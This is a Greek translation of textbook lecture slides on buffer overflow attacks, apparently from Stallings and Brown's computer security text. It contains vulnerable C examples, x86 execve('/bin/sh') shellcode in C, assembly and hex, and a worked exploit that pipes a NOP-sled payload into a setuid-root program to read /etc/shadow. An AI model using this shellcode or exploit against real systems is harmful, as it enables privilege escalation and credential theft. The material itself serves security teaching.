

ΕΚΔΟΣΕΙΣ ΚΛΕΙΔΑΡΙΘΜΟΣ

ΑΣΦΑΛΕΙΑ ΥΠΟΛΟΓΙΣΤΩΝ

ΑΡΧΕΣ ΚΑΙ ΠΡΑΚΤΙΚΕΣ

3η αμερικανική έκδοση



William Stallings • Lawrie Brown



Κεφάλαιο 10

Υπερχείλιση περιοχής
προσωρινής αποθήκευσης

Πίνακας 10.1

Σύντομη ιστορική αναδρομή για επιθέσεις υπερχείλισης περιοχής προσωρινής αποθήκευσης



1988	Ένας από τους μηχανισμούς επίθεσης που χρησιμοποιεί το σκουλήκι Διαδικτύου του Morris εκμεταλλεύεται μια υπερχείλιση περιοχής προσωρινής αποθήκευσης στον δαίμονα «fingerd».
1995	Ο Thomas Lopatic ανακαλύπτει μια υπερχείλιση περιοχής προσωρινής αποθήκευσης στον διακομιστή NCSA httpd 1.3 και τη δημοσιεύει στη λίστα αλληλογραφίας Bugtraq.
1996	Ο Aleph One δημοσιεύει ένα άρθρο με τίτλο «Smashing the Stack for Fun and Profit» (Διαλύοντας τη στοίβα για διασκέδαση και κέρδος) στο περιοδικό Phrack, όπου παρουσιάζει βήμα προς βήμα τον τρόπο εκμετάλλευσης ευπαθειών υπερχείλισης περιοχής προσωρινής αποθήκευσης οι οποίες βασίζονται σε στοίβες.
2001	Το σκουλήκι Code Red εκμεταλλεύεται μια υπερχείλιση περιοχής προσωρινής αποθήκευσης στον διακομιστή Microsoft IIS 5.0.
2003	Το σκουλήκι Slammer εκμεταλλεύεται μια υπερχείλιση περιοχής προσωρινής αποθήκευσης στον διακομιστή Microsoft SQL Server 2000.
2004	Το σκουλήκι Sasser εκμεταλλεύεται μια υπερχείλιση περιοχής προσωρινής αποθήκευσης στην υπηρεσία Local Security Authority Subsystem Service (LSASS) των Microsoft Windows 2000/XP.

Υπερχείλιση περιοχής προσωρινής αποθήκευσης

- Διαδεδομένος μηχανισμός επίθεσης
 - Χρησιμοποιήθηκε σε μεγάλη κλίμακα για πρώτη φορά από το σκουλήκι του Morris το 1988
- Υπάρχουν γνωστές τεχνικές αποτροπής
- Εξακολουθεί να αποτελεί κύρια πηγή ανησυχίας
 - Κληρονομημένος κώδικας γεμάτος σφάλματα σε λειτουργικά συστήματα και εφαρμογές που χρησιμοποιούνται ευρέως
 - Συνεχιζόμενη υιοθέτηση πρακτικών απρόσεκτου προγραμματισμού από τους προγραμματιστές

Υπερχείλιση περιοχής προσωρινής αποθήκευσης

Στο Γλωσσάρι βασικών όρων της ασφάλειας πληροφοριών του NIST, η υπερχείλιση περιοχής προσωρινής αποθήκευσης (buffer overflow ή buffer overrun) ορίζεται ως εξής:

«Μια κατάσταση σε κάποια διασύνδεση κατά την οποία μπορούν να τοποθετηθούν σε μια περιοχή προσωρινής αποθήκευσης δεδομένων περισσότερα δεδομένα εισόδου από όσα αντιστοιχούν στη δεσμευμένη χωρητικότητα, με αποτέλεσμα την υπερεγγραφή άλλων πληροφοριών. Οι επιπιθέμενοι εκμεταλλεύονται μια τέτοια κατάσταση για να προκαλέσουν κατάρρευση του συστήματος ή να εισάγουν ειδικά γραμμένο κώδικα ο οποίος τους επιτρέπει να αποκτήσουν τον έλεγχο του συστήματος.»

Υπερχείλιση περιοχής προσωρινής αποθήκευσης – Βασικές έννοιες

- Προγραμματιστικό σφάλμα όταν μια διεργασία επιχειρεί να αποθηκεύσει δεδομένα έξω από τα όρια μιας περιοχής προσωρινής αποθήκευσης που έχει σταθερό μέγεθος
- Υπερεγγράφει γειτονικές θέσεις της μνήμης
 - Σε αυτές τις θέσεις θα μπορούσαν να υπάρχουν αποθηκευμένες μεταβλητές ή παράμετροι άλλων προγραμμάτων ή δεδομένα ροής ελέγχου προγραμμάτων
- Η περιοχή προσωρινής αποθήκευσης θα μπορούσε να βρίσκεται στη στοίβα, στον σωρό (heap), ή στο τμήμα δεδομένων της διεργασίας

Συνέπειες:

- Άλλοιώση δεδομένων προγράμματος
- Μη αναμενόμενη μεταβίβαση ελέγχου
- Παραβιάσεις πρόσβασης στη μνήμη
- Εκτέλεση κώδικα της επιλογής του επιτιθέμενου

```

int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}

```

(α) Κώδικας C για την πιο απλή περίπτωση υπερχείλισης περιοχής προσωρινής αποθήκευσης

```

$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)

```

(β) Παραδείγματα εκτέλεσης για την πιο απλή περίπτωση υπερχείλισης περιοχής προσωρινής αποθήκευσης

Εικόνα 10.1 Παράδειγμα βασικής υπερχείλισης περιοχής προσωρινής αποθήκευσης

Διεύθυνση μνήμης	Πριν από την gets(str2)	Μετά από την gets(str2)	Περιέχει την τιμή
.....	
bfffffbf4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bfffffbf0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
.....	

Εικόνα 10.2 Τιμές στοίβας για τη βασική υπερχείλιση περιοχής προσωρινής αποθήκευσης

Επιθέσεις υπερχείλισης περιοχής προσωρινής αποθήκευσης


- Για να εκμεταλλευθεί τέτοιες υπερχειλίσεις, ο επιτιθέμενος πρέπει :
 - Να εντοπίσει μια ευπάθεια υπερχείλισης περιοχής προσωρινής αποθήκευσης σε κάποιο πρόγραμμα, η οποία μπορεί να ενεργοποιηθεί με χρήση δεδομένων εξωτερικής προέλευσης που βρίσκονται υπό το έλεγχο του επιτιθέμενου
 - Να αντιληφθεί τον τρόπο με τον οποίο η συγκεκριμένη περιοχή προσωρινής αποθήκευσης θα αποθηκευθεί στη μνήμη, και άρα την προοπτική αλλοίωσης
- Ο εντοπισμός ευάλωτων προγραμμάτων μπορεί να γίνει με τους εξής τρόπους:
 - Επιθεώρηση του πηγαίου κώδικά τους
 - Παρακολούθηση της εκτέλεσής τους καθώς επεξεργάζονται εισόδους υπερβολικού μεγέθους
 - Χρήση εργαλείων όπως το *fuzzing* για τον αυτόματο εντοπισμό δυνητικά ευάλωτων προγραμμάτων

Ιστορία των γλωσσών προγραμματισμού

- Σε επίπεδο μηχανής, τα δεδομένα τα οποία χειρίζονται οι εντολές μηχανής που εκτελούνται από τον επεξεργαστή του υπολογιστή αποθηκεύονται είτε στους καταχωρητές (registers) του επεξεργαστή είτε στη μνήμη
- Ο προγραμματιστής της συμβολικής γλώσσας (assembly language) έχει την ευθύνη να διασφαλίσει τη σωστή ερμηνεία όλων των αποθηκευμένων τιμών δεδομένων

Οι σύγχρονες γλώσσες προγραμματισμού υψηλού επιπέδου έχουν ισχυρή και συγκεκριμένη αντίληψη για τον τύπο των μεταβλητών και τις επιτρεπόμενες ενέργειες

- Δεν είναι ευπαθείς σε υπερχειλίσεις
- Αυτό προκαλεί επιβάρυνση και περιορίζει τη χρησιμότητα




Η C και οι παράγωγές γλώσσες της διαθέτουν μεν δομές ελέγχου υψηλού επιπέδου, αλλά επιτρέπουν την άμεση προσπέλαση της μνήμης

- Άρα είναι ευπαθείς σε υπερχειλίσεις
- Υπάρχει πολύς κληρονομημένος, ευρέως χρησιμοποιούμενος, μη ασφαλής, και άρα ευάλωτος κώδικας


Υπερχείλιση περιοχής προσωρινής αποθήκευσης στοίβας

- Παρατηρείται όταν μια περιοχή προσωρινής αποθήκευσης βρίσκεται στη στοίβα
 - Γνωστή και ως διάλυση στοίβας (stack smashing)
 - Χρησιμοποιήθηκε από το σκουλήκι του Morris
 - Οι ευπάθειες περιελάμβαναν μια άνευ ελέγχου υπερχείλιση περιοχής προσωρινής αποθήκευσης
- Εξακολουθούν να αποτελούν αντικείμενο εκμετάλλευσης
- Πλαισιο στοίβας
 - Όταν μία συνάρτηση καλεί κάποια άλλη συνάρτηση, πρέπει να αποθηκεύσει τη διεύθυνση επιστροφής κάπου
 - Χρειάζεται επίσης και θέσεις για να αποθηκεύσει τις παραμέτρους που θα μεταβιβαστούν στην καλούμενη συνάρτηση, και ενδεχομένως και τιμές





Εικόνα 10.3 Παράδειγμα πλαισίου στοίβας με συναρτήσεις P και Q



Εικόνα 10.4 Φόρτωση προγράμματος στη μνήμη διεργασίας

```

void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}

```

(α) Κώδικας C για την απλή περίπτωση υπερχείλισης στοίβας

```

$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?ppy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)

```

(β) Παραδείγματα εκτέλεσης για την απλή περίπτωση υπερχείλισης στοίβας

Εικόνα 10.5 Παράδειγμα βασικής υπερχείλισης στοίβας

Διεύθυνση μνήμης	Πριν από την gets(inp)	Μετά από την gets(inp)	Περιέχει την τιμή
...	
bfffffbe0	3e850408 > . . .	00850408	tag
bfffffbdc	f0830408	94830408	return addr
bfffffbd8	e8fbffbf	e8ffffbf	old base ptr
bffffbd4	60840408 ` . . .	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < . . .	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 . . .	41424344 A B C D	inp[0-3]
...	

Εικόνα 10.6 Τιμές στοίβας για τη βασική υπερχείλιση στοίβας

```

void getinp(ohar *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}
void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}
int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof (buf));
    display(buf);
    printf("buffer3 done\n");
}

```

(α) Κώδικας C για μια ακόμα περίπτωση υπερχείλισης στοίβας

```

$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXX
read val: XXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)

```

(β) Παραδείγματα εκτέλεσης για μια ακόμα περίπτωση υπερχείλισης στοίβας

Εικόνα 10.7 Ένα ακόμα παράδειγμα υπερχείλισης στοίβας

Πίνακας 10.2

Μερικές δημοφιλείς, μη ασφαλείς ρουτίνες τυπικών βιβλιοθηκών της C

<code>gets(char *str)</code>	ανάγνωση γραμμής από την τυπική είσοδο και αποθήκευση στη συμβολοσειρά str
<code>sprintf(char *str, char *format, . . .)</code>	δημιουργία της συμβολοσειράς str σύμφωνα με την παρεχόμενη μορφή και μεταβλητές
<code>strcat(char *dest, char *src)</code>	προσάρτηση των περιεχομένων της συμβολοσειράς src στη συμβολοσειρά dest
<code>strcpy(char *dest, char *src)</code>	αντιγραφή των περιεχομένων της συμβολοσειράς src στη συμβολοσειρά dest
<code>vfprintf(char *str, char *fmt, va_list ap)</code>	δημιουργία της συμβολοσειράς str σύμφωνα με την παρεχόμενη μορφή και μεταβλητές



Κώδικας κελύφους

- Κώδικας που παρέχεται από τον επιτιθέμενο
 - Συχνά αποθηκεύεται στην περιοχή προσωρινής αποθήκευσης που υπερχειλίζει
 - Παραδοσιακά, μεταβίβαζε τον έλεγχο σε έναν ερμηνευτή γραμμής εντολών χρήστη (κέλυφος)
- Κώδικας μηχανής
 - Έχει γραφεί για συγκεκριμένο επεξεργαστή και λειτουργικό σύστημα
 - Παραδοσιακά, η συγγραφή του απαιτούσε καλή κατανόηση της συμβολικής γλώσσας
 - Πιο πρόσφατα έχουν δημιουργηθεί αρκετοί ιστότοποι και εργαλεία που αυτοματοποιούν τη διαδικασία
- Metasploit Project
 - Παρέχει χρήσιμες πληροφορίες σε άτομα που ασχολούνται με δοκιμές διείσδυσης, με ανάπτυξη υπογραφών IDS, και γενικότερα με την έρευνα γύρω από την εκμετάλλευση ευπαθειών

Εικόνα 10.8

Παράδειγμα κώδικα κελύφους στο UNIX

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

(α) Επιθυμητός κώδικας κελύφους σε C

```
nop                                //τέλος του «ελκήθρου» nop
nop                                //μετάβαση στο τέλος του κώδικα
jmp find                            //διεύθυνση εξαγωγής της sh από στοίβα και τοποθέτηση
cont: pop %esi                      //στο %esi
                                             //μηδενισμός περιεχομένων του EAX
xor %eax, %eax                     //αντιγραφή μηδενικού byte στο τέλος
mov %al, 0x7(%esi)                 //της συμβολοσειράς sh (%esi)
                                             //φόρτωση διεύθυνσης της sh (%esi) στο %ebx
lea (%esi), %ebx                   //αποθήκευση διεύθυνσης της sh στο args [0] (%esi+8)
mov %ebx,0x8(%esi)                //αντιγραφή μηδέν στο args[1] (%esi+c)
mov %eax,0xc(%esi)                //αντιγραφή αριθμού syscall της execve (11) στο AL
mov $0xb,%al                       //αντιγραφή διεύθυνσης της sh (%esi) στο %ebx
mov %esi,%ebx                      //αντιγραφή διεύθυνσης του args (%esi+8) στο %ecx
lea 0x8(%esi),%ecx                //αντιγραφή διεύθυνσης του args[1] (%esi+c) στο %edx
lea 0xc(%esi),%edx                //διακοπή λογισμικού για κλήση syscall
int $0x80                           //κλήση cont, η οποία αποθηκεύει την επόμενη διεύθυνση
find: call cont                     //στη στοίβα
                                             //σταθερά συμβολοσειράς
sh:   .string "/bin/sh "           //χώρος που χρησιμοποιείται για τον πίνακα args
args: .long 0                        //args[1] και επίσης NULL για πίνακα env
                                             //args[0]
```

(β) Ισοδύναμος συμβολικός κώδικας x86 ανεξάρτητος θέσης

90	90	eb	1a	5e	31	c0	88	46	07	8d	1e	89	5e	08	89
46	0c	b0	0b	89	f3	8d	4e	08	8d	56	0c	cd	80	e8	e1
ff	ff	ff	2f	62	69	6e	2f	73	68	20	20	20	20	20	20

(γ) Δεκαεξαδικές τιμές για τον μεταγλωττισμένο κώδικα μηχανής x86

Εικόνα 10.8 Παράδειγμα κώδικα κελύφους στο UNIX

Πίνακας 10.3

Μερικές εντολές της συμβολικής γλώσσας x86

MOV src, dest	αντιγραφή (μετακίνηση) τιμής από src σε dest
LEA src, dest	αντιγραφή της διεύθυνσης (φόρτωση ισχύουσας διεύθυνσης) από src σε dest
ADD / SUB src, dest	πρόσθεση/αφαίρεση τιμής του src από το dest· το αποτέλεσμα παραμένει στο dest
AND / OR / XOR src, dest	λογικό and/or/xor των τιμών σε src και dest· το αποτέλεσμα παραμένει στο dest
CMP val1, val2	σύγκριση των val1 και val2· το αποτέλεσμα είναι να ενεργοποιηθούν σημαίες της CPU
JMP / JZ / JNZ addr	μετάβαση/αν είναι μηδέν/αν δεν είναι μηδέν σε addr
PUSH src	τοποθέτηση της τιμής του src στη στοίβα
POP dest	εξαγωγή της τιμής από την κορυφή της στοίβας και αποθήκευση στο dest
CALL addr	κλήση της συνάρτησης στη διεύθυνση addr
LEAVE	άδειασμα του πλαισίου στοίβας πριν από την έξοδο από τη συνάρτηση
RET	επιστροφή από συνάρτηση
INT num	διακοπή λογισμικού για προσπέλαση συνάρτησης λειτουργικού συστήματος
NOP	εντολή που ισοδυναμεί με καμία πράξη ή ενέργεια

Πίνακας 10.4

Μερικοί καταχωρητές της αρχιτεκτονικής x86

32 bit	16 bit	8 bit (περισσότερο σημαντικά)	8 bit (λιγότερο σημαντικά)	Χρήση
%eax	%ax	%ah	%al	Συσσωρευτές (accumulators) που χρησιμοποιούνται για αριθμητικές πράξεις και λειτουργίες εισόδου/εξόδου, καθώς και εκτέλεση κλήσεων διακοπής
%ebx	%bx	%bh	%bl	Καταχωρητές βάσης (base registers) που χρησιμοποιούνται για προσπέλαση μνήμης, μεταβίβαση ορισμάτων σε κλήσεις συστήματος και επιστροφή τιμών
%ecx	%cx	%ch	%cl	Καταχωρητές μετρητών (counter registers)
%edx	%dx	%dh	%dl	Καταχωρητές δεδομένων (data registers) που χρησιμοποιούνται για αριθμητικές πράξεις, κλήσεις διακοπών και λειτουργίες εισόδου/εξόδου
%ebp				Καταχωρητής βάσης ο οποίος περιέχει τη διεύθυνση του τρέχοντος πλαισίου στοίβας
%eip				Δείκτης εντολής (instruction pointer) ή μετρητής προγράμματος (program counter) ο οποίος περιέχει τη διεύθυνση της επόμενης εντολής που πρέπει να εκτελεστεί
%esi				Καταχωρητής αριθμοδείκτη πηγής (source index register) ο οποίος χρησιμοποιείται ως αριθμοδείκτης για πράξεις συμβολοσειρών ή πινάκων (arrays)
%esp				Δείκτης στοίβας (stack pointer) ο οποίος περιέχει τη διεύθυνση για την κορυφή της στοίβας

```
$ dir -l buffer4
-rwsr-xr-x      1 root          knoppix        16571 Jul 17 10:49 buffer4

$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560cccd80e8e1" .
"fffffff2f62696e2f73682020202020" .
"2020202020202038fcffbf0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nkA7JlxH7.4UJT419JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

Εικόνα 10.9 Παράδειγμα επίθεσης υπερχείλισης στοίβας

Παραλλαγές υπερχειλίσεων στοίβας

Το πρόγραμμα-
στόχος μπορεί
να είναι:

Έμπιστο βοηθητικό
πρόγραμμα του
συστήματος

Δαίμονας υπηρεσίας
δικτύου

Κώδικας βιβλιοθήκης που
χρησιμοποιείται ευρέως

Ενέργειες κώδικα
κελύφους

Εκκινεί ένα απομακρυσμένο κέλυφος όταν κάποιος ή
κάτι συνδεθεί

Δημιουργεί ένα ανάποδο κέλυφος (reverse shell) το
οποίο συνδέεται με τον χάκερ


Εκμεταλλεύεται τοπικές ευπάθειες
ώστε να ξεκινήσει ένα κέλυφος

Εξουδετερώνει κανόνες τείχους προστασίας που
μπλοκάρουν εκείνη τη στιγμή άλλες επιθέσεις

Να δραπετεύσει από ένα περιβάλλον
(περιορισμένης εκτέλεσης) chroot,
αποκτώντας πλήρη πρόσβαση στο σύστημα

Άμυνες κατά υπερχειλίσεων περιοχής προσωρινής αποθήκευσης

- Τέτοιες υπερχειλίσεις έχουν γίνει αντικείμενο ευρείας εκμετάλλευσης



Άμυνες κατά τον χρόνο μεταγλώττισης:

Γλώσσα προγραμματισμού

- Χρήση σύγχρονης γλώσσας υψηλού επιπέδου
 - Δεν εμφανίζει ευπάθεια σε επιθέσεις υπερχείλισης
 - Ο μεταγλωττιστής επιβάλλει ελέγχους εύρους και επιτρεπόμενες πράξεις με μεταβλητές

Μειονεκτήματα

- Πρόσθετος κώδικας που πρέπει να «τρέχει» κατά τον χρόνο εκτέλεσης για την επιβολή ελέγχων
- Η ευελιξία και η ασφάλεια έχουν και το ανάλογο κόστος σε χρήση πόρων
- Η απόσταση από την υποκείμενη γλώσσα μηχανής και τη σχετική αρχιτεκτονική σημαίνει ότι χάνεται η πρόσβαση σε μερικές εντολές και πόρους υλικού
- Αυτό περιορίζει τη χρησιμότητά τους κατά τη συγγραφή κώδικα, π.χ. προγράμματα οδήγησης συσκευών, ο οποίος πρέπει να αλληλεπιδρά με τέτοιους πόρους



Άμυνες κατά τον χρόνο μεταγλώττισης: Τεχνικές ασφαλούς συγγραφής κώδικα

- Οι σχεδιαστές της C έδωσαν πολύ περισσότερη έμφαση σε ζητήματα αποδοτικότητας χώρου και απόδοσης από ό,τι σε ζητήματα που σχετίζονταν με την ασφάλεια των τύπων
